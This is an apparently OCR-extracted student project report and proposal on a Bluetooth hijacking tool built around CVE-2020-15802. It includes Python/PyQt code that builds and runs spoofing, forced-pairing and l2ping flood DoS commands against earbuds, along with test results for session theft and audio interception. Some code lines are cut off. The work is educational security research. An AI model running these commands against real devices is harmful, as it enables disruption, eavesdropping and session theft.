[Galaxy Buds Live (4DB4)]# info
Device 6C:DD:BC:3D:4D:B4 (public)
        Name: Galaxy Buds Live (4DB4)
        Alias: Galaxy Buds Live (4DB4)
        Class: 0x00240404
        Icon: audio-card
        Paired: yes
        Trusted: no
        Blocked: no
        Connected: yes
        LegacyPairing: no
```

Troubleshooting


1. **The peripheral device (headset, earbud) is paired, connected but not sound.**

   Possible reason: system using the different sound card.
   Fix: find the index of the sound card the device is attached to, then set it as the default output device.




*GUI development


To make the hijacking process more intuitive, I wrote a GUI using the python library “PyQt”. The tool allows the user to add an entry that holds a bluetooth address and device name, and display it on the right side panel. as shown in figure below.



The main window was developed with the help of an application called PyQt designer. The figure below illustrates the main window development process.



When right click on the entry, it will open up a menu. The menu consists of three attack vectors - "**spoofing**", "**Just Work Pairing + Connect**" and "**DoS attack**". When the user selects an attack vector, the tool will prompt the user for additional detail. The figures below are sample dialogs that will appear when additional input is required from the user.




Each of these dialogs is associated with a python UI class. The dialog will be rendered when the class is instantiated. The below figure is a capture of the dialog class for the "**dos attack**" dialog.

```
class Ui_Dialog_dos_attack(object):
    def setupUi(self, Dialog_dos_attack):
        Dialog_dos_attack.setObjectName("Dialog_dos_attack")
        Dialog_dos_attack.resize(221, 126)
        self.buttonBox = QtWidgets.QDialogButtonBox(Dialog_dos_attack)
        self.buttonBox.setGeometry(QtCore.QRect(-130, 80, 341, 32))
        self.buttonBox.setOrientation(QtCore.Qt.Horizontal)
        self.buttonBox.setStandardButtons(QtWidgets.QDialogButtonBox.Cancel|QtWid
        self.buttonBox.setObjectName("buttonBox")
        self.formLayoutWidget = QtWidgets.QWidget(Dialog_dos_attack)
        self.formLayoutWidget.setGeometry(QtCore.QRect(30, 20, 160, 41))
        self.formLayoutWidget.setObjectName("formLayoutWidget")
        self.formLayout = QtWidgets.QFormLayout(self.formLayoutWidget)
        self.formLayout.setContentsMargins(0, 0, 0, 0)
        self.formLayout.setObjectName("formLayout")
        self.hCILineEdit = QtWidgets.QLineEdit(self.formLayoutWidget)
        self.hCILineEdit.setObjectName("hCILineEdit")
        self.formLayout.setWidget(0, QtWidgets.QFormLayout.FieldRole, self.hCILin
        self.hCILabel = QtWidgets.QLabel(self.formLayoutWidget)
        self.hCILabel.setObjectName("hCILabel")
        self.formLayout.setWidget(0, QtWidgets.QFormLayout.LabelRole, self.hCILab

        self.retranslateUi(Dialog_dos_attack)
        self.buttonBox.accepted.connect(Dialog_dos_attack.accept)
        self.buttonBox.rejected.connect(Dialog_dos_attack.reject)
        QtCore.QMetaObject.connectSlotsByName(Dialog_dos_attack)
```

When the "**OK**" button is clicked, the tool will register the attack vector with the given inputs, and display it on the left panel. The registered attack can be run later.



As described previously, each attack vector is associated with a specific set of commands. When the "**Run**" button is clicked, the tool will run the commands corresponding to the registered attack vector. as shown in figure below.


```
def pair(self, obj):
    if obj['transport'] == "BR/EDR":
        transport_code = "0x00"
    else:
        transport_code = "0x02"

    return ["btmgmt -i " + obj['hci'] + " pair -c 0x03 -t " + transport_code + " " + obj['bt_addr'] + "
            "bluetoothctl select $(hcitool dev | grep " + obj['hci'] + " | grep -o '[[:xdigit:]:]\{11,17
            "bluetoothctl trust " +
            obj['bt_addr'] + " | sed -e 's/\\x01\\x1b\[.\{1,5\}m\\x02//g'",
            "bluetoothctl connect " + obj['bt_addr'] + " | sed -e 's/\\x01\\x1b\[.\{1,5\}m\\x02//g'"]

def spoof(self, obj):
    return ["spooftooph -i " + obj['hci'] + " -a " + obj['bt_addr'] + " -n '" + obj['name'] + "' | sed -
            "echo 'PRETTY_HOSTNAME=" +
            obj['name'] + "' > /etc/machine-info",
            "service bluetooth restart",
            "btmgmt -i " + obj['hci'] + " bondable on",
            "hciconfig " + obj['hci'] + " up",
            "hciconfig " + obj['hci'] + " piscan" + " | sed -e 's/\\x01\\x1b\[.\{1,5\}m\\x02//g'"]

def dos_atk(self, obj):
    return ["l2ping -i " + obj['hci'] + " -s 251 -f " + obj['bt_addr'] + " | sed -e 's/\\x01\\x1b\[.\{1,
```

Upon completion of the all the registered attack, the panel at the bottom will show the result of all the performed operation. as shown in figure below.



The output will be rendered after each command line run. The below figure shows a capture of the command execution and output rendering function.

```
def run_cmd(self):
    for i in range(self.taskListWidget.count()):
        cmd_list = self.taskListWidget.item(i).data(QtCore.Qt.UserRole)
        for cmd in cmd_list:
            self.console_output.append(
                "<span style=\'color:#ffff00;'> running: " +
                cmd.replace(" | sed -e 's/\\x01\\x1b\[.\{1,5\}m\\x02//g'", "") + "</span>")
            self.console_output.repaint()
            p = Popen(cmd, shell=True, stdout=PIPE, stderr=PIPE)
            out, err = p.communicate()
            self.console_output.append(str(out, 'ascii').rstrip())
            self.console_output.append(str(err, 'ascii').rstrip())
            self.console_output.repaint()
    self.console_output.append("Finished")
```

2.5. Testing Details and Results

*custom tool: the exploit tool developed for this project. Refer to the user manual for details. For evidence of the test result, refer to the demo video and capture in each of the corresponding case folders.

Case #	Description	Tool	pass/fail criteria	status

1	* Verify that the exploit can be executed on a Kali Linux based system	• Kali Linux	Pass if the exploits can be executed on the system	passed
2	* Verify that the DoS attack can disrupt the existing connection on the target Bluetooth device. Both the smartphone and Earbud are paired and connected prior to the start of this test.	• Kali Linux • earbud • smartphone • custom tool • wireshark	Pass if two conditions are met. First, on the smartphone display, it should show that the device gets disconnected from the bluetooth earbud. Second, the wireshark packet capture should show that the bluetooth connection gets terminated by the target device (Ear Bud).	passed
3	Check the HCI info on the attacking machine, and run a bluetooth scan on the smartphone. * Verify that the machine running the exploits can spoof the identity of the legitimate Bluetooth client.	• Kali Linux • earbud • smartphone • btmgmt • hcitool • wireshark • custom tool	Pass if three conditions are met. First, the HCI info display on the attacking machine should have both address and device name match with the bluetooth client (Ear bud). Second, on the smartphone display, the bluetooth client name should appear as one of the results	passed

			Third, on the smartphone display. when attempt to pair with bluetooth client, the wireshark running on then attacking machine should show capture connection request from the smartphone	
4	Pair and connect both smartphone and earbud. ***** Verify that the machine running the exploits successfully steals the Bluetooth session shared by the earbud and smartphone	● Kali Linux ● earbud ● smartphone ● wireshark ● custom tool	Pass if two conditions are met. First, run hcitool with the “con” option. The list of connections displayed should include the address of both smartphone and earbud. Second, the packet captured on the attacking machine should have packets that show “connection response - Success” from both smartphone and earbud.	passed
5	Play any audio on the legitimate bluetooth host. ***** Verify that the attacking machine can receive the audio stream intended for the bluetooth client.	● Wireshark ● Kali Linux ● Any audio source	Pass if two conditions are met. First, the audio stream on the attacking machine matches with the one sent from the bluetooth host. Second, Wireshark	passed

			running on an attacking machine shows incoming traffic from the bluetooth host.	
6	Verify that the exploit is capable of overwriting the long-term key generated from the legitimate Bluetooth host	• `Kali Linux (x2)` • custom tool • `hciconfig (Linux command)`	Compare the LTK on the Bluetooth client (victim) with the fake one generated from the attacker's machine. Pass if same, fail otherwise	passed

2.6. Implications of Implementation

In this project, I use the official Linux Bluetooth stack "Bluez" as the base for developing the exploit. I also used a framework called PyQt to develop the GUI. PyQt is a python binding of the cross-platform GUI toolkit Qt.

One reason I create GUI for this tool is to make the hijacking process simpler to use for users who do not have much experience with bluetooth management tools. The display also makes it easier to understand the series of actions required to conduct the bluetooth hijacking.

2.7. Innovation

The major innovative component of this project is that there are very few exploits out there that are made from this vulnerability. This is because the Bluetooth vulnerability, CVE-2020-15802, was discovered just recently. Most of the network security-related developers are either unaware of or unfamiliar with this vulnerability. This project aims to raise awareness about this specific vulnerability by giving real-life working exploits, and provide developers with analysis and explanation that helps them to understand the problems they would have to deal with if they ever choose to incorporate older Bluetooth into their work.

2.8. Complexity

In order to complete this project, the student must have a strong understanding of networking protocols; Specifically, the mechanism used for authenticating client and host before exchanging data. If the students do not have sufficient understanding of this mechanism, it is expected that the students do not know what techniques are required to overwrite the authentication key produced in a Bluetooth session. Therefore, they will fail to hijack a Bluetooth session.

Because this project also demonstrates how to exploit the Bluetooth vulnerability, the student should be able to link the exploitation to different kinds of existing cyberattacks, execute it, and perform analysis on it. For instance, the process of identifying a Bluetooth device is similar to an attack called ARP spoofing, which is also used to identify hosts on a network. All these tasks would be very difficult and infeasible for a diploma student, simply because the technology and concept needed for this project are more advanced than that of a student would learn in a diploma program.

2.9. Research in New Technologies

There are two technical challenges for this project. One of which is understanding how Bluetooth works as a protocol between devices and connects the client and server together. This might sound simple, but for the purpose of this project, it is required to understand the protocol not just on the application level, but down to the hardware level as well. The second challenge is the actual hijacking of the Bluetooth session. This is especially difficult because this vulnerability is a recent one. Therefore, it is expected that the resources out there that can be used as references for this project might be very limited.

Before I started developing the exploit, I had to read the Bluetooth official core specification and run numerous testing in order to understand the protocol.


2.10. Future Enhancements

I have tested and verified that the tool is capable of hijacking the bluetooth session. However, it does not provide any post reconnaissance activities. One possible enhancement is to add a functionality that allows the attacking machine to forward bluetooth traffic.

Another possible improvement is to provide helper functions that teach users how to use the tool, and how to handle error if the attack does not work as expected.

2.11. Timeline and Milestones

The figures below show the overview of the Gantt chart. As the development progresses, the tasks might be broken up into smaller tasks. The basic unit for the duration of each task is 1 day. The assumption for this schedule assumes students will spend around 3~5 hours a day working on the project. The required working hours for this project are estimated at roughly 360hours.



Milestone 1 (~64 hours)

TASK	PROGRESS	START	END	DAYS
Planning Phase				
Gather requirements	100%	1-2-21	1-5-21	4
High level module design	100%	1-6-21	1-9-21	4
High level test plan	100%	1-10-21	1-13-21	4
Documentation template	100%	1-14-21	1-17-21	4

Milestone 2 (~90 hours)

TASK	PROGRESS	START	END	DAYS
Research Phase				
Find and compile a list of tools	100%	1-18-21	1-25-21	8

Find and experiment API	100%	1-26-21	2-4-21	10
Strategize	100%	2-5-21	2-12-21	8

Milestone 3 (~230 hours)

TASK	PROGRESS	START	END	DAYS
Development Phase				
Sprint 1				
overwrite/generate authentication key	100%	2-13-21	2-19-21	7
spoof identify of Bluetooth host	100%	2-20-21	2-27-21	8
Sprint 2				
steal Bluetooth session	100%	2-28-21	3-6-21	7
transmit fraudulent payload	100%	3-7-21	3-14-21	8
Sprint 3				
Find tune the exploit (Bluetooth earbud)	100%	3-15-21	3-22-21	8
Find tune the exploit (Bluetooth mouse)	0%	3-23-21	3-26-21	0
Find tune the exploit	0%	3-27-21	3-30-21	0

(Bluetooth keyboard)				
Sprint 4				
Integrate existing scripts	100%	3-31-21	4-5-21	6
Modularize the exploits	100%	4-6-21	4-11-21	6

Milestone 4 (~25 hours)

TASK	PROGRESS	START	END	DAYS
Deploy Phase				
Final report	100%	4-12-21	4-16-21	5
User manual	100%	4-17-21	4-18-21	2

3. Conclusion

The list below shows the knowledge I can get upon the completion of the project, as well as how the acquired knowledge contributes to my expertise development.

Learned: The underlying principle of how Bluetooth works on both hardware and software levels.
Expertise Development: Bluetooth devices are cheap and have low power consumption, which is why it is still one of the most commonly used protocols in today's world. If I can understand how Bluetooth works on a more advanced level, I will be able to develop applications that maximize the advantages that Bluetooth has to offer.


Learned:

What trade-offs were made by the Bluetooth developer in exchange for the convenience and speed offered by the protocol
Expertise Development: This is important because there's no single protocol that works on every application. If I can study and understand what trade-offs were made by the Bluetooth developer in exchange for the convenience and speed offered by the protocol, I will be able to make better choices when it comes to picking what protocol should be used in an application or service.

I have already acquired basic knowledge about how protocols work in general. I learned it after I completed the first year in the BTech program. Overall, this project provides me with an opportunity to practically apply what I have learned from the CST and BTech program, which helps to further strengthen my understanding of modern protocols, as well as basic programming skills.

4. Appendix

4.1. Approved Proposal



New Bluetooth vulnerability: potential risks and attacks

[COMP 8037 – Major Project Proposal]

[Eric Wu – A00961904]
[2020/09/29]

Table of Contents

1. Student Background

Eric Wu is a network security student and software developer who recently graduated from BCIT with a Diploma of Technology, Cloud computing option in 2018. He has diverse experience in programming languages, including Python, C/C++, Java, JavaScript, HTML, CSS, Assembly. Also, he is capable of working on both Linux or Windows environments.

1.1. Education

2016 – 2018 BCIT

Computer Systems Technology (Cloud Computing Option)

Diploma

2019 – 2021 BCIT

Computer Systems Technology (Network Security Option)

Bachelor

2016 – 2016 National Taiwan University

C/C++ Certification course

Certificate

1.2. Work Experience

2020 –2020 Freelance Android Application developer

- Prototyping an application that automates the process of switching Wi-Fi access points under the same Wi-Fi network.
- Develop a custom setup wizard that simplifies the process of setting up a new android device after a factory reset.

2017 – 2017 Intern, Micro-Star International Taiwan

- Test in house custom embedded system.
- Develop sample software that can be used to showcase the embedded system to the customer.
- General debugging and error fixing

2016 – 2016 Project manager/backend developer, BCIT Practicum

- Digitize a custom board game provided by the client. The game was developed solely in Java.
- Basic graphic design of the game components.
- General project management tasks including meeting scheduling, work breakdown, or communication with the client.

1.3. Related Projects

2017 Pocket Pantry

Packet Pantry is a web app written in JavaScript. This online portal allows users to keep track of groceries in the fridge. In addition, users can input some food ingredients to get a list of the recommended dish that can be made out of these ingredients.

2018 MiSDIRECTION


MiSDIRECTION is a turn-based board game written in Java. The game allows up to 4 players to participate at the same time. If there are less than 4 players, the game will spawn 2 AI to fill in the spot.

2. Project Description

The primary goal of this project is to develop an exploit (software) based on the recently discovered vulnerability CVE-2020-15802 in Bluetooth version 4.0 - 5.0 or below. The exploit allows users (attacker) to hijack a communication session between a Bluetooth host and Bluetooth client. This project is meant to educate and make developers understand the potential risk of using applications that support the unpatched version of Bluetooth

3. Problem Statement and Background

Recently this year, researchers were able to find a critical flaw in Bluetooth. The flaw came from a Bluetooth component called CTKD (Cross-Transport Key Derivation), which is responsible for negotiating the authenticate keys when pairing two Bluetooth devices together. Dual-mode capable devices that use CTKD to generate an authentication key are designed to allow the authentication key to be overwritten if the new Bluetooth transport applies a higher level of security. Basically, the flaw makes it possible for attackers to overwrite the authentication key or reduce the key strength used by the target blue device. The attacker can then connect to the device unauthorizedly, and steal the Bluetooth session between the Bluetooth client and host.



The flaw has been patched already in the recently released version of Bluetooth. However, there are still devices out there that use the unpatched version of Bluetooth. Many developers are unaware of this vulnerability because it was discovered just recently. Therefore, it is likely that developers will continue to develop software that permits the usage of the unpatched version of Bluetooth, and thus exposing users to the risk of leaking private information.

The goal of this project is not to provide a countermeasure of this vulnerability. Instead, the project provides an exploit made from this vulnerability and demonstrates the hijacking process using this exploit in an attempt to raise developers' awareness of this vulnerability. This is especially important considering that Bluetooth is still one of the most commonly used protocols on everyday small devices. If developers can understand the severity of this vulnerability, they can impose a rule in their software that restricts the usage of unpatched versions of Bluetooth, and thus protect users from the risk of leaking private information.

4. Scope and Depth

The minimum goal of this project is to develop an exploit (software) based on the new Bluetooth vulnerability (CVE-2020-15802). The exploit allows the user (attacker) to hijack the Bluetooth communication session between a Bluetooth host and Bluetooth client.

The depth of the minimum goal is listed as follows; the exploit shall be able:

- to overwrites the authentication key used in the Bluetooth pairing process
- to be executed from a Linux based machine
- to spoof the identity of the authentication Bluetooth host
- to steal the Bluetooth session from a client host, pair (Bluetooth earbud/Smartphone)
- to transmit fraudulent payload to the victim's machine (Bluetooth earbud)

There are other additional goals that could help to improve the quality of the project. These goals are listed as follows:

- A variant of the exploit that works on a wireless computer mouse.
- A variant of the exploit that works on a wireless keyboard.

However, these additional goals are not vital to the project and therefore are considered stretch goals.

5. Test Plan

Each of the requirements will be tested and documented independently during each sprint of the development process (refer to the Methodology section). More detailed test cases might be added as the development progresses. The list below shows a high-level overview of the test cases.

*** custom tools:** the software developed in this project.

Case #	Description	Tool	pass/fail criteria
1	* Verify that the exploit can be executed on a Kali Linux based system	• Kali Linux	Pass if the exploits can be executed on the system
